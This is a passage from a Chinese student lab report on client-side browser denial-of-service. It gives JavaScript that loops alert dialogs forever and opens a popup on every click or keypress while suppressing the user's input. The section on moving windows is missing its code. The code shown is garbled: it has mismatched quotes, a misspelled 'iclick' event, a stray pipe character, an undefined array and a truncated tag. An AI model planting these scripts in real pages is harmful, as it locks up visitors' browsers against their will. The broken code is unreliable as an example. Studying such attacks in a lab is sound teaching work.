实验二 客户端拒绝服务攻击

实验内容:

在 index. html 页面中实现任意三种通过客户端 Javascript 代码让浏览器产生拒绝服务或其他影响用户使用浏览器效果的功能,包括但不限于循环弹出对话框、新建窗口并随机变化位置、更改窗口焦点、修改回退功能修改历史页面列表、修改搜索历史、退出常用网站登录等。


实验过程:

1)循环弹出对话框

给 message 赋值,通过循环语句 while (true) 使用 window.alert 函数不断弹出 message 的内容,实现代码如下。

```
const messages = [
'Hi there!',
'Welcome to my awesome website',
'I am glad that you made it here',
'While I have you trapped here, listen up!',
'Once upon a time...']
while (true) {
messages.forEach(window.alert)
}
</script>
```

实现效果如图所示,连续不断地弹出 message 中的每条语句。







2)新建窗口并随机变化位置 setInterval 函数可以循环不断地执行,通过 i 的变化改变新建窗口的位置,实现代码如下。



实现效果如图所示,自动不断新建一个窗口并且在变化位置。





3)点击或键盘输入弹出新窗口 设置函数监控用户的输入,如点击、回车、空格等,当用户有这些操作时,弹出 一个新的窗口,实现代码如下。

```
</body>
<script>

function interceptUserInput (onInput) {
    document.body.addEventListener('touchstart', onInput, { passive: false })
    document.body.addEventListener('mousedown', onInput)
    document.body.addEventListener('mouseup', onInput)
    document.body.addEventListener('iclick', onInput)
    document.body.addEventListener('keydown', onInput)
    document.body.addEventListener('keydown', onInput)
    document.body.addEventListener('keyup', onInput)
}

function openWindow () {
    const { x, y } = "20,30"
    const opts = 'width=100,height=100,left=${x},top=${y}`
    const win = window.open(window.location.pathname, '', opts)
    // New windows may be blocked by the popup blocker
    if (!win) return
    wins.push(win)|
}

interceptUserInput(event => {
    event.preventDefault()
    event.stopPropagation()
    openWindow()
})
</script>
</s
```

实现效果如图所示,当在页面点击或按下回车键时,自动弹出一个新的窗口来,只要用户有输入,就会弹出一个新窗口。

